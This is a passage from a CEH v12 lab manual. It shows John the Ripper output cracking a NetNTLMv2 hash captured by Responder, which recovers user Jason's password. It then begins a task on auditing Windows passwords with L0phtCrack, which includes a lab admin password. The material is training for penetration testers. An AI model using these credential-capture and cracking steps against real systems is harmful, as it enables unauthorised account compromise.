ubuntu@ubuntu:~$ sudo john /home/ubuntu/Responder/logs/SMB-NTLMv2-SSP-10.10.1.11.txt  
Created directory: /root/snap/john-the-ripper/535/.john  
Created directory: /root/snap/john-the-ripper/535/.john/opencl  
Warning: detected hash type "netntlmv2", but the string is also recognized as "ntlmv2-opencl"  
Use the "--format=ntlmv2-opencl" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])  
Will run 8 OpenMP threads  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
0g 0:00:00:00 DONE 1/3 (2022-06-07 00:19) 0g/s 47272p/s 47272c/s 47272C/s Windows11jason1900..Wjason1900  
Proceeding with wordlist:/snap/john-the-ripper/current/run/password.lst  
Enabling duplicate candidate password suppressor  
qwerty [REDACTED] (Jason)  
1g 0:00:00:00 DONE 2/3 (2022-06-07 00:19) 2.500g/s 31512p/s 31512c/s 31512C/s 123456..bob123  
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably  
Session completed.  
ubuntu@ubuntu:~$
```

21. This concludes the demonstration of performing an active online attack to crack a password using Responder.

22. Close all open windows and document all the acquired information.

23. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon , and click **Sign out**. You will be signed out from Jason's account

Note: If a **Network Error** window appears, close it.



Task 2: Audit System Passwords using L0phtCrack

L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.


In this task, as an ethical hacker or penetration tester, you will be running the L0phtCrack tool by providing the remote machine's administrator with user credentials. User account passwords that are cracked in a short amount of time are weak, meaning that you need to take certain measures to strengthen them.

Here, we will audit system passwords using L0phtCrack.


1. In this **Windows 11** machine, click **Ctrl+Alt+Del** and select **Admin** account and type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



